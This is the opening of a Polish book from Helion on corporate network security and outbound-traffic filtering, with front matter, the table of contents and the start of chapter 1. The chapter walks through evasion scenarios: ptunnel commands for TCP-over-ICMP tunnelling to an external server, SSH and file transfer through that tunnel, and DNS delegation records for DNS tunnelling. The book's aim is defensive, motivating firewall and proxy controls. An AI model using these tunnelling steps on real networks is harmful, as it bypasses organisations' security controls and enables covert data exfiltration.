

Bezpieczeństwo sieci firmowej

Kontrola ruchu wychodzącego

HelionTV

Wszelkie prawa zastrzeżone. Nieautoryzowane rozpowszechnianie całości lub fragmentu niniejszej publikacji w jakiegokolwiek postaci jest zabronione. Wykonywanie kopii metodą kserograficzną, fotograficzną, a także kopiowanie książki na nośniku filmowym, magnetycznym lub innym powoduje naruszenie praw autorskich niniejszej publikacji.

Wszystkie znaki występujące w tekście są zastrzeżonymi znakami firmowymi bądź towarowymi ich właścicieli.

Autor oraz wydawca dołożyli wszelkich starań, by zawarte w tej książce informacje były kompletne i rzetelne. Nie biorą jednak żadnej odpowiedzialności ani za ich wykorzystanie, ani za związane z tym ewentualne naruszenie praw patentowych lub autorskich. Autor oraz wydawca nie ponoszą również żadnej odpowiedzialności za ewentualne szkody wynikłe z wykorzystania informacji zawartych w książce.

Redaktor prowadzący: Małgorzata Kulik

Projekt okładki: Studio Gravite/Olsztyn
Obarek, Pokoński, Pazdrijowski, Zaprucki

Materiały graficzne na okładce zostały wykorzystane za zgodą Shutterstock.

Helion S.A.
ul. Kościuszki 1c, 44-100 Gliwice
tel. 32 230 98 63
e-mail: helion@helion.pl
WWW: <https://helion.pl> (księgarnia internetowa, katalog książek)

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
<https://helion.pl/user/opinie/besifi>
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

ISBN: 978-83-8322-201-1

Copyright © Helion S.A. 2023

Printed in Poland.

- Kup książkę
- Poleć książkę
- Oceń książkę

- Księgarnia internetowa
- Lubię to! » Nasza społeczność

Spis treści

ROZDZIAŁ 1. Wprowadzenie	11
1.1. O co chodzi z tym ruchem wychodzącym?	12
1.2. Czym jest tunel lub tunelowanie portów	13
1.3. Dlaczego tunelowanie może być niebezpieczne?	14
1.4. Tunelowanie TCP po ICMP	14
1.5. Tunelowanie TCP po zapytaniach DNS	16
1.6. Tunel OpenVPN przez serwer proxy	19
1.7. Co robić, jak żyć?	20
ROZDZIAŁ 2. Blokada ruchu wychodzącego — o co w tym chodzi?	23
2.1. Instalacja i konfiguracja routera linuksowego	24
2.2. Konfiguracja sieci w routerze linuksowym	25
2.3. iptables — linuksowy filtr pakietów	26
2.4. Przełączanie konfiguracji	32
2.5. Konfiguracja serwera DHCP	34
2.6. Problem z podwójnym NAT-owaniem	35
Podsumowanie	37
ROZDZIAŁ 3. Instalacja i konfiguracja serwera proxy Squid	39
3.1. Problem z szyfrowanymi stronami (TLS/SSL)	39
3.2. Instalacja programu Squid	45
3.3. Konfiguracja Squida	48
3.3.1. Generujemy certyfikat dla Squida	48
3.4. Pierwsze uruchomienie	51
3.5. Import certyfikatu do przeglądarek	53
3.6. Zabezpieczanie serwera Squid	56
3.6.1. Blokada wybranych typów rozszerzeń plików na podstawie adresu URL	58
3.6.2. Blokada wybranych typów plików na podstawie nagłówek odpowiedzi serwera (Content-Type oraz Content-Disposition)	59
3.6.3. Blokada pobrań niektórych plików na podstawie wyrażenia regularnego adresu URL	61
3.6.4. Blokada domen ze znakami narodowymi IDN	62
3.6.5. Blokada stron na podstawie ich adresu URL	63
3.6.6. Zaawansowana filtracja z wykorzystaniem serwera ICAP i programu antywirusowego ClamAV	64

3.7.	Wracamy do firewalla	68
3.7.1.	Zmiana polityki ruchu wychodzącego na blokuje	68
3.7.2.	Problem z aktualizacją wpisów dla zmiennych adresów IP	69
3.7.3.	Adresy, które powinniśmy odblokować	70
3.7.4.	Tryb transparentny serwera proxy	71
3.7.5.	Blokada ruchu wychodzącego na serwerach	72
3.8.	Graficzna reprezentacja logów	73
	Podsumowanie	73
ROZDZIAŁ 4.	E2Guardian jako dedykowany serwer proxy oraz serwer ICAP dla Squida	75
4.1.	Trochę o historii powstania DansGuardiana i jego odnogi E2Guardiana	75
4.2.	Instalacja programu E2Guardian	76
4.3.	Konfiguracja programu E2Guardian	76
4.4.	E2Guardian jako serwer ICAP	86
4.5.	E2Guardian w trybie transparentnym	88
4.6.	Żart primaaprilisowy — obracanie użytkownikom obrazków na stronach	89
	Podsumowanie	91
ROZDZIAŁ 5.	Bezpieczny DNS z wykorzystaniem programu Pi-hole	93
5.1.	Instalacja programu	94
5.2.	Konfiguracja Pi-hole	98
5.3.	Aktualizacja i pobieranie list	99
5.4.	Obsługa wyjątków	101
5.5.	Pi-hole jako serwer DHCP	102
5.6.	Dodawanie lokalnych wpisów DNS	102
	Podsumowanie	104
ROZDZIAŁ 6.	Diladele Web Safety	105
6.1.	Instalacja Web Safety	105
6.2.	Konfiguracja sieci — nadanie statycznego adresu IP	108
6.3.	Logowanie do panelu administracyjnego	108
6.4.	Import lub tworzenie certyfikatu rootCA	110
6.5.	Konfiguracja zasad filtracji połączeń	112
6.6.	Testujemy skonfigurowane ograniczenia	115
6.7.	Dostrajanie filtrów i konfiguracja wyjątków	116
6.8.	Konfigurujemy i testujemy dodatek YouTube Guard	119
6.9.	Konfigurujemy tryb transparentny	122
	Podsumowanie	124
ROZDZIAŁ 7.	OPNsense — zintegrowany firewall	125
7.1.	Instalacja systemu	125
7.2.	Pierwsze logowanie do GUI — kreator postinstalacyjny	127
7.3.	Testowanie połączenia	130
7.4.	Konfiguracja serwera DHCP	130
7.5.	Aktualizacja do najnowszej wersji	131

7.6. Utworzenie lub import urzędu CA	131
7.7. Konfiguracja serwera proxy (Squid)	131
7.8. Instalacja i integracja skanera antywirusowego Clam-AV z serwerem proxy	134
7.9. Zewnętrzne listy dostępu w serwerze proxy	137
7.10. Włączenie dostępu przez SSH	137
7.11. Dodajemy kolejne blokady	138
7.12. Instalacja wtyczki Zenarmor — dodajemy firewall warstwy aplikacyjnej	140
7.13. Konfiguracja wtyczki Zenarmor — tworzymy zasadę bezpieczeństwa	141
7.14. System IDS i pozostałe funkcje	146
7.14.1. IDS — tworzenie własnych reguł	147
7.15. Dodatek Geo-IP do firewalla	149
Podsumowanie	149
ROZDZIAŁ 8. UTM na przykładzie FortiGate 60F	151
8.1. Czym UTM różni się od zwykłego routera — zasada działania	152
8.2. Wstępna konfiguracja urządzenia	155
8.3. Zaczynamy zabawę z firewallem	159
8.4. Włączamy profile zabezpieczeń w regule firewalla	162
8.4.1. Weryfikacja działania skanera antywirusowego	162
8.4.2. Włączamy SSL Deep Inspection, czyli rozszywamy protokół TLS	163
8.4.3. Import własnego certyfikatu root CA	166
8.4.4. Blokowanie programów wg kategorii	169
8.4.5. Web Filter — blokowanie stron na podstawie kategorii	170
8.4.6. Web Filter — blokowanie stron na podstawie adresu URL lub wyrażenia regularnego	172
8.4.7. Tryb inspekcji flow-based vs proxy-based	174
8.4.8. DNS filter, czyli filtracja w warstwie zapytań DNS	175
8.4.9. File Filter — blokowanie pobrań wybranych typów plików	176
8.4.10. System IPS — włączanie ochrony oraz tworzenie własnych sygnatur	177
8.4.11. Sygnatury aplikacji	181
8.5. Praktyczne przykłady z życia	182
8.5.1. Chcemy zablokować Facebooka dla wszystkich z wyjątkiem działu marketingu	182
8.5.2. Chcemy zablokować pobieranie plików EXE ze wszystkich stron z wyjątkiem zaufanych stron typu Microsoft itp.	184
8.5.3. Dodajemy listę domen zaufanych instytucji do wyjątków inspekcji SSL	185
8.5.4. Geo-IP, czyli blokujemy klasy z krajów potencjalnie niebezpiecznych	186
8.5.5. Odblokowujemy wybrane programy w określonych godzinach i dniach tygodnia	187
8.5.6. Blokujemy domeny zawierające znaki narodowe w nazwie (IDN)	189

8.6.	Podgląd logów	190
8.6.1.	Wysyłka logów do centralnego serwera Syslog	191
8.7.	FortiGate jako Web Application Firewall	192
8.7.1.	Przygotowanie reguły firewalla i profilu inspekcji SSL dla WAF	193
8.7.2.	Testujemy działanie WAF	195
8.8.	Analiza pakietów dochodzących do routera	196
8.9.	Polecenia dostępne w systemie FortiOS	196
	Podsumowanie	200

ROZDZIAŁ 9. Konfiguracja przeglądarek do współpracy z serwerem proxy 203

9.1.	Ręczna konfiguracja proxy w przeglądarce	204
9.2.	Konfiguracja ustawień proxy za pomocą zasad grupy w środowisku Active Directory	206
9.3.	Ustawianie serwera proxy poprzez wpis rejestru	210
9.4.	Ustawianie serwera proxy poprzez plik autokonfiguracji (PAC)	211
9.5.	Ustawienia proxy dla lokalnego konta systemowego	215
9.6.	Import zaufanego urzędu certyfikacji (tzw. Root CA) w komputerach użytkowników	215
	Podsumowanie	219

ROZDZIAŁ 10. Podsumowanie 221

10.1.	Bądź na bieżąco	221
10.2.	Uświadamiaj użytkowników	221
10.3.	Przygotuj regulamin korzystania ze służbowego komputera oraz sieci ..	221
10.4.	Sprawdź stan programów antywirusowych	222
10.5.	Ogranicz dostęp użytkownikom po VPN-ie	222
10.6.	Rozważ wymuszenie całego ruchu przez VPN	222
10.7.	Odseparuj Wi-Fi od sieci LAN	223
10.8.	Monitoruj połączenia VPN regułami firewalla	223
10.9.	Rozważ przełączenie użytkowników z połączenia kablowego na Wi-Fi + VPN	224
10.10.	Dodaj 2FA (weryfikacja dwuskładnikowa) do połączeń VPN	224
10.11.	Podziel sieć na VLAN-y	224
10.12.	Zabezpiecz serwer plików	225
10.13.	Skonfiguruj Zasady ograniczeń oprogramowania w GPO	226
10.14.	Zablokuj możliwość pobierania plików	226
10.15.	Problem z Dropboxem (i z innymi dostawcami)	226
10.16.	Rób backupy ☺	227
10.17.	Blokuj aplikacje zdalnego dostępu	227
10.18.	Monitoruj obciążenie łącza i innych parametrów	227
10.19.	Sprawdź cyklicznie reguły firewalla	228
10.20.	Nie zezwalaj na podłączanie swoich prywatnych laptopów/urządzeń do sieci wewnętrznej	228
10.21.	Usuń konta byłych pracowników	228
10.22.	Postaw centralny serwer logów	228
10.23.	Monitoruj liczbę sesji połączeń użytkownika	228

DODATEK A	OpenSSL — przydatne polecenia	229
	Przykład utworzenia urzędu głównego i pośredniego	232
DODATEK B	Filtry programu Wireshark oraz tcpdump	235
DODATEK C	Przelicznik maski podsieci	237
DODATEK D	Monitoring na ESP	239

ROZDZIAŁ 1.

Wprowadzenie

Niniejsza książka w dużej części porusza temat kontroli ruchu wychodzącego komputerów w firmowej sieci LAN. Blokada — lub przynajmniej kontrola nad tym ruchem — jest warunkiem efektywnego zabezpieczenia sieci firmowej przed niepowołanym dostępem z zewnątrz, a także przed nieautoryzowanym pobieraniem plików i innej szkodliwej treści z sieci. W książce przedstawiam kilka koncepcji filtracji połączeń wychodzących, dzięki którym odzyskasz kontrolę nad poczynaniami użytkowników i zabezpieczysz sieć przed niepowołanym dostępem z zewnątrz.

Motywacją do napisania książki jest doświadczenie, jakie nabrałem podczas wdrażania polityki zwanej „blokuj wszystko”. Zmiana podejścia odnośnie do ruchu wychodzącego, a zwłaszcza jego zupełna blokada, nie jest łatwą przeprawą. Na pewno nie obejdziesz się bez lamentu użytkowników i dogłębnej analizy połączeń. Dobrze jest rozłożyć temat na raty, aby nie przerwać ciągłości działania firmy. Na pewno prościej będzie osiągnąć cel, wykorzystując firewall warstwy aplikacyjnej, które zawierają w sobie setki gotowych definicji i sygnatur.

W pierwszych kilku rozdziałach przedstawiam darmowe rozwiązania typu *open source*, gdzie — jak to często w *open source* bywa — trzeba się trochę nagimnastykować, aby osiągnąć cel. Z drugiej strony zyskujemy cenną wiedzę i doświadczenie, które prędkiej czy później się przydaje, także podczas debugowania komercyjnych produktów. W rozdziale 7. przedstawiam opis konkretnego wdrożenia dystrybucji OPNsense jako routera i firewalla warstwy aplikacyjnej. Rozdział 8. z kolei zawiera obszerny opis komercyjnego firewalla klasy UTM, za pomocą którego jesteśmy w stanie wdrożyć rozsądną politykę bezpieczeństwa. Rozdział 9. to opis automatyzacji importu certyfikatów SSL i konfiguracji przeglądarek na komputerach użytkowników. W rozdziale 10. zamieszczam szereg uwag i porad ogólnych dotyczących bezpieczeństwa sieci LAN, zdalnego dostępu przez VPN, zabezpieczania serwera Windows. W dodatku na końcu książki zamieszczam najczęściej używane polecenia programu OpenSSL, a także filtry z przykładami do programów Wireshark oraz tcpdump.

Książek traktujących o zabezpieczeniach sieci, protokołach czy firewallach powstało już całe mnóstwo — w tym pokaźne bibliie. Dlatego też nie zamieszczam tutaj opisu modelu OSI, podstaw działania protokołów jak ARP, TCP/IP albo działania routingu. Zakładam, że czytelnik jest adminem, czytał o tym setki razy i w większości są to dla niego rzeczy znane. A nawet jeśli nie, to wiedza ta jest powszechnie dostępna, więc uznałem, że nie ma sensu jej powielać i sztucznie „pompować” książki.


1.1. O co chodzi z tym ruchem wychodzącym?

Typowa sieć LAN odseparowana jest od bezpośredniego połączenia z internetem, tzn. w samej sieci LAN używana jest prywatna adresacja IP — z tzw. puli „nieroutowalnej” (10.x.x.z, 172.16.x.y, 192.168.x.y). W punkcie styku pomiędzy operatorem (ISP) a siecią firmową działa jakiś router (mniejsza o to, czy programowy, czy sprzętowy). Router ten pełni de facto dwie funkcje — umożliwia dostęp do internetu komputerom w sieci LAN (poprzez realizację NAT/PAT) oraz ukrywa je jednocześnie przed bezpośrednim dostępem z całego świata.

Dobrze — skoro komputery w sieci LAN nie są w żaden sposób „osiągalne” (widoczne) bezpośrednio z internetu, co przecież są bezpieczne? Być może kiedyś powyższe stwierdzenie było w pewnym sensie prawdziwe (choć nigdy w 100%), ale już dawno tak nie jest. Postaram się to wytłumaczyć w następnych akapitach.


Normalnie aby uzyskać — nazwijmy to — „legalny” zdalny dostęp do komputera znajdującego się w sieci wewnętrznej, należy albo przekierować port na routerze do konkretnej usługi (np. zdalnego pulpitu — port TCP 3389), albo zestawić połączenie VPN z firmą. W obu przypadkach potrzebne są zarówno wola, jak i działanie administratora (patrz rysunek 1.1).

RYSUNEK 1.1.
Zdalny dostęp skonfigurowany na żądanie przez administratora sieci



Co się jednak stanie w przypadku, gdy zdalny dostęp zostanie zainicjowany (przez specjalne oprogramowanie) bezpośrednio z komputera w sieci wewnętrznej? Żeby daleko nie szukać podam najpopularniejszy przykład — użytkownik ściąga i uruchamia program typu TeamViewer lub LogeMeIn. Program ten inicjuje połączenie z serwerem TeamViewer i otrzymuje swój unikalny ID, który następnie należy podać w programie klienckim. W momencie podania poprawnego identyfikatora i hasła tworzony jest tunel TCP pomiędzy komputerem klienckim a hostem wewnętrznym — oczywiście bez wiedzy administratora sieci LAN (patrz rysunek 1.2).

Mamy tutaj typowe połączenie tunelowe zestawione bez wiedzy i kontroli administratora. Palicho, gdy tunel został zestawiony przez pracownika w celu legalnej zdalnej pracy. Znacznie gorsze jest to, że na podobnej zasadzie działają programy szpiegowskie i wirusy umożliwiające przejęcie kontroli nad całym komputerem i siecią LAN. Z tą tylko różnicą, że programy szpiegowskie najczęściej są niewidoczne dla użytkownika zainfekowanego komputera. Włamywacz może zdalnie pracować na komputerze firmowym równolegle z prawowitym użytkownikiem (poprzez wystawioną konsolę/pulpit).



RYSUNEK 1.2. Połączenie tunelowe inicjowane przez hosta wewnętrznego

Drugą istotną różnicą, jaka występuje pomiędzy wirusami a powszechnie znanymi programami typu TeamViewer lub LogMeIn, jest to, że te drugie można w miarę prosto zablokować (choć i z tym bywa różnie, gdy nie ma się odpowiednich narzędzi). Istnieją bowiem sygnatury połączeń, pule adresowe lub wpisy DNS, które należy zablokować, aby uniemożliwić działanie wyżej wspomnianych programów. W przypadku programów typu malware jesteśmy w tej sytuacji zdani tylko na zadziałanie programu antywirusowego. A z nimi bywa różnie.

Zanim przejdę do opisu rozwiązań, jeszcze tytułem wstępu przedstawię kilka bardziej wyrafinowanych możliwości przetunelowania się „na zewnątrz”.

1.2. Czym jest tunel lub tunelowanie portów

Dla przypomnienia: tunelowanie to, inaczej mówiąc, opakowanie jednego połączenia (wewnętrznego) drugim (zewnętrznym). Tunelowaniu często towarzyszy szyfrowanie wewnętrznego połączenia, dzięki czemu strony transmisji mają zagwarantowaną poufność przesyłanych danych. Jeśli dodamy do tego np. protokół TLS i certyfikaty SSL, poza poufnością zyskamy także wiarygodność. Dzięki koncepcji infrastruktury klucza publicznego (PKI), czyli certyfikatom, zaufanym urządzeniom RootCA, mamy pewność, że strona, która przedstawiła się ważnym i podpisanym przez urząd CA certyfikatem, jest rzeczywiście tym, za kogo się podaje. Tunelowanie może odbywać się w warstwie transportowej (4) — mówimy wówczas o tunelowaniu portów (TCP/UDP) lub w warstwie sieci (3). Tunelowanie w warstwie trzeciej (sieci) dokłada dodatkową adresację IP występującą wewnątrz tunelu i tego typu tunel jest de facto połączeniem VPN. Tylko od konkretnej implementacji zależy, jakie algorytmy kryptograficzne zostaną użyte, jaki rodzaj uwieczniania stron itp. Jeśli chodzi o tunelowanie portów, to za klasyczny przykład może

posłużyć wszystkim znany protokół HTTPS, którym opakuje standardowy protokół HTTP, zapewniając poufność (szyfrowanie), jak i wiarygodność (certyfikaty stron). Innym przykładem może być połączenie IMAP na porcie 993, gdzie standardowy protokół IMAP został opakowany protokołem TLS. Albo wynalazek ostatnich lat — protokół *DoH*, czyli tunelowanie zapytań protokołu DNS poprzez HTTPS.

1.3. Dlaczego tunelowanie może być niebezpieczne?

Poza niekwestionowanymi zaletami tunelowania istnieją też zagrożenia wynikające wprost z zasady działania tunelu. Wyobraźmy sobie sieć firmową, w której administrator zablokował prawie wszystkie porty TCP, a dostęp do stron internetowych umożliwił tylko poprzez wewnętrzny serwer proxy (porty 80 i 443 dla połączeń wychodzących są zablokowane dla użytkowników). Podobnie wszystkie porty związane ze zdalnym dostępem zostały zablokowane. Administrator nie zablokował jednak protokołu ICMP, który na ogół służy do diagnostyki połączeń, i uznał go za bezpieczny. W firmie zatrudniono jakiegoś nerda, który postanowił przetunelować się „na świat”, aby uzyskać Nielimitowany dostęp do stron, a także nieautoryzowany kanał zwrotny do komputera w firmie ☺.

1.4. Tunelowanie TCP po ICMP

Nasz nerd postanowił wykorzystać otwarte pingi i przetunelować się, używając protokołu ICMP (mówiłem, że nerd!). Wykorzystał w tym celu program PingTunnel, który — jak sama nazwa wskazuje — potrafi przetunelować protokół TCP w **ładunku** (ang. *payload*) komunikatów ICMP ☺.

Nasz nerd wystawił na swoim serwerze uruchomiony program PingTunnel nasłuchujący połączeń — patrz listing 1.1.

LISTING 1.1. Uruchamiamy nasłuchiwanie serwera ptunnel

```
root@cd01:/# ptunnel -c eth0 -x mySECRET2022
[inf]: Starting ptunnel v 0.72.
[inf]: (c) 2004-2011 Daniel Stoenle, <daniels@cs.uit.no>
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
[inf]: Forwarding incoming ping packets over TCP.
[inf]: Initializing pcap.
[inf]: Ping proxy is listening in privileged mode.
```

Natomiast na komputerze w sieci firmowej uruchomił klienta — patrz listing 1.2.

LISTING 1.2. Na komputerze w sieci firmowej uruchamiamy klienta

```
marek@MS:~$ sudo ptunnel -p 188.113.147.110 -lp 8000 -da 127.0.0.1 -dp 22 -x mySECRET2022
[sudo] password for marek:
[inf]: Starting ptunnel v 0.72.
[inf]: (c) 2004-2011 Daniel Stoenle, <daniels@cs.uit.no>
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
```

```
[inf]: Relaying packets from incoming TCP streams.
[inf]: Incoming connection.
[evt]: No running proxy thread - starting it.
```

Po chwili po stronie konsoli serwera widzimy nadchodzące połączenie.

```
[inf]: Incoming tunnel request from 86.26.238.26.
[inf]: Starting new session to 127.0.0.1:22 with ID 32931
```

Dzięki zestawionemu tunelowi TCP mógł teraz nawiązać sesję SSH ze zdalnym serwerem. W tym celu na komputerze firmowym wywołał SSH z następującymi parametrami: `ssh username@localhost -p 8000` (patrz listing 1.3).


LISTING 1.3. Zestawiona sesja SSH na bazie tunelu TCP over ICMP

```
marek@MS:~$ ssh mserafin@localhost -p 8000
mserafin@localhost's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Dec 21 11:49:59 2022 from 127.0.0.1
```

Jak widać z listingu 1.3, dzięki odblokowanym komunikatom ICMP nerdowi udało się zalogować na prywatny serwer SSH postawiony gdzieś w internecie.

Co prawda transfer pliku przesyłanego przez taki tunel nie powala (patrz rysunek 1.3), ale furtka już jest.



```
marek@MS:~$ scp -P 8000 Downloads/docker-snort-master.zip mserafin@localhost:
mserafin@localhost's password:
docker-snort-master.zip                               29%   10MB   92.8KB/s   04:35 ETA
```

RYСУNEK 1.3. Transfer pliku przez protokół SCP na bazie tunelu TCP over ICMP

Możesz zadać sobie pytanie: no dobra, ma gość SSH do swojego serwera, ale co z tego? Dostęp do SSH daje jednak bardzo wiele możliwości dalszego tunelowania. Polecam zapoznać się z tematyką tunelowania i przekierowania SSH. Użytkownik, mając otwarte połączenie SSH, spokojnie potrafi uzyskać dostęp do dowolnej strony internetowej, tworząc odpowiedni tunel. W tym przypadku ograniczać pewnie będzie go transfer, ale co do zasady — furtka już jest. (W przypadku protokołu ICMP transfer jest ograniczony, z powodu wielkości ładunku, jaki może zostać „przemycony” w pakiecie ICMP).

Na rysunku 1.4 przedstawiono zrzut ekranu analizatora sieci przedstawiający jak połączenie to widziane jest przez administratora sieci. Zgodnie z oczekiwaniami, administrator widzi tylko wymianę pakietów ICMP.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.43.146	188.117.147.110	ICMP	78	Echo (ping) request id=0xe31d, seq=64/16384, ttl=64 (reply in 2)
2	0.051518698	188.117.147.110	192.168.43.146	ICMP	78	Echo (ping) reply id=0xe31d, seq=64/16384, ttl=52 (request in 1)
4	1.0050722653	192.168.43.146	188.117.147.110	ICMP	78	Echo (ping) request id=0xe31d, seq=65/16640, ttl=64 (reply in 5)
5	1.056724484	188.117.147.110	192.168.43.146	ICMP	78	Echo (ping) reply id=0xe31d, seq=65/16640, ttl=52 (request in 4)
6	1.112108438	188.117.147.110	192.168.43.146	ICMP	78	Echo (ping) reply id=0xe31d, seq=53/13568, ttl=52
8	2.005168461	192.168.43.146	188.117.147.110	ICMP	78	Echo (ping) request id=0xe31d, seq=66/16896, ttl=64 (reply in 11)
11	2.431602942	188.117.147.110	192.168.43.146	ICMP	78	Echo (ping) reply id=0xe31d, seq=66/16896, ttl=52 (request in 8)
12	2.470313959	188.117.147.110	192.168.43.146	ICMP	78	Echo (ping) reply id=0xe31d, seq=54/13824, ttl=52
13	3.011331472	192.168.43.146	188.117.147.110	ICMP	78	Echo (ping) request id=0xe31d, seq=67/17152, ttl=64 (reply in 16)
16	3.066406066	188.117.147.110	192.168.43.146	ICMP	78	Echo (ping) reply id=0xe31d, seq=67/17152, ttl=52 (request in 15)
24	4.029210064	192.168.43.146	188.117.147.110	ICMP	78	Echo (ping) request id=0xe31d, seq=68/17408, ttl=64 (reply in 25)
25	4.074386032	188.117.147.110	192.168.43.146	ICMP	78	Echo (ping) reply id=0xe31d, seq=68/17408, ttl=52 (request in 24)
26	4.086234081	188.117.147.110	192.168.43.146	ICMP	78	Echo (ping) reply id=0xe31d, seq=56/14080, ttl=52
27	5.029462714	192.168.43.146	188.117.147.110	ICMP	78	Echo (ping) request id=0xe31d, seq=69/17664, ttl=64 (reply in 31)
31	5.431944338	188.117.147.110	192.168.43.146	ICMP	78	Echo (ping) reply id=0xe31d, seq=69/17664, ttl=52 (request in 27)

RYSUNEK 1.4. Podgląd tunelu TCP over ICMP w programie Wireshark

1.5. Tunelowanie TCP po zapytaniach DNS

Nasz niefrasobliwy pracownik nie był zadowolony z wydajności swojego tunelu. Postanowił więc wykorzystać drugą z furtek, mianowicie odpytania do serwerów DNS.

Teraz ważna uwaga: jeżeli port UDP o nr 53 (zapytania DNS) byłby w firmie otwarty do wszystkich serwerów w internecie, to najprościej byłoby uruchomić serwer OpenVPN-a na porcie 53 i mamy tunel gotowy — żadna większa filozofia. Od strony administratora ruch taki wyglądałby w analizatorze sieci tak, jak pokazano na rysunku 1.5.

No.	Time	Source	Destination	Protocol	Length	Info
89	13.622459081	188.117.147.101	192.168.251.105	DNS	258	Standard query 0x4800 Unknown (28216)[Malformed Packet]
90	13.622459480	188.117.147.101	192.168.251.105	DNS	154	Standard query 0x4800[Malformed Packet]
91	13.622459598	188.117.147.101	192.168.251.105	DNS	154	Standard query 0x4800[Malformed Packet]
92	13.622831823	192.168.251.105	188.117.147.101	DNS	118	Standard query 0x4800[Malformed Packet]
93	13.622915340	192.168.251.105	188.117.147.101	DNS	118	Standard query 0x4800[Malformed Packet]
94	13.622966110	192.168.251.105	188.117.147.101	DNS	130	Standard query 0x4800[Malformed Packet]
95	14.553069315	188.117.147.101	192.168.251.105	DNS	258	Standard query 0x4800[Malformed Packet]
96	14.553069759	188.117.147.101	192.168.251.105	DNS	154	Standard query 0x4800[Malformed Packet]
97	14.553379284	192.168.251.105	188.117.147.101	DNS	118	Standard query 0x4800[Malformed Packet]
98	14.553466084	192.168.251.105	188.117.147.101	DNS	118	Standard query 0x4800[Malformed Packet]
99	15.555342893	188.117.147.101	192.168.251.105	DNS	258	Standard query 0x4800[Malformed Packet]
100	15.555343326	188.117.147.101	192.168.251.105	DNS	154	Standard query 0x4800[Malformed Packet]
101	15.555675816	192.168.251.105	188.117.147.101	DNS	118	Standard query 0x4800[Malformed Packet]
102	15.55762320	192.168.251.105	188.117.147.101	DNS	118	Standard query 0x4800[Malformed Packet]
103	16.078845046	192.168.251.105	255.255.255.255	UDP	215	36573 → 7437 Len=173
104	16.592784618	188.117.147.101	192.168.251.105	DNS	258	Standard query 0x4800[Malformed Packet]
105	16.592785090	188.117.147.101	192.168.251.105	DNS	154	Standard query 0x4800[Malformed Packet]
106	16.593109292	192.168.251.105	188.117.147.101	DNS	118	Standard query 0x4800[Malformed Packet]
107	16.593194052	192.168.251.105	188.117.147.101	DNS	118	Standard query 0x4800[Malformed Packet]
108	17.58322807	188.117.147.101	192.168.251.105	DNS	258	Standard query 0x4800[Malformed Packet]

RYSUNEK 1.5. Tunel OpenVPN zestawiony na porcie UDP nr 53 — zrzut z analizatora sieci

W tym przypadku pomiędzy komputerem firmowym w sieci LAN a prywatnym serwerem użytkownika w internecie była otwarta komunikacja po porcie 53 UDP (administrator nie zablokował tego portu w ogóle).

Założmy teraz gorszy scenariusz. Użytkownicy z sieci firmowej mogą odpytywać tylko wewnętrzne serwery DNS, pozostałe są zablokowane. Okazuje się, że i w takim przypadku istnieje możliwość przetunelowania się. Metoda jest znacznie wolniejsza, bo wykorzystuje tunelowanie w oparciu o zapytania do serwerów DNS, ale przedstawię ją jako ciekawostkę. Wykorzystywana jest tu właściwość samego protokołu DNS, który ma strukturę rozproszoną i hierarchiczną (można wykorzystać serwery pośredniczące do przesłania zapytań).

Aby utworzyć taki tunel, należy po pierwsze posiadać zarejestrowaną jakąś dowolną domenę. Następnie trzeba wydelegować sobie podstrefę DNS w ramach tej domeny, wskazując jej obsługę na adres IP serwera, na którym uruchomiony będzie program do tunelowania. Tworzymy po prostu wpis typu NS w edycji naszej domeny — patrz listing 1.4.

LISTING 1.4. Delegacja strefy `tunel.mojadomena.pl` „w adres IP” zewnętrznego serwera

```
tunel      IN      NS      tunelns.mojadomena.pl.
tunelns    IN      A       188.116.146.101    //<ZEWN_IP_SERWERA>
```

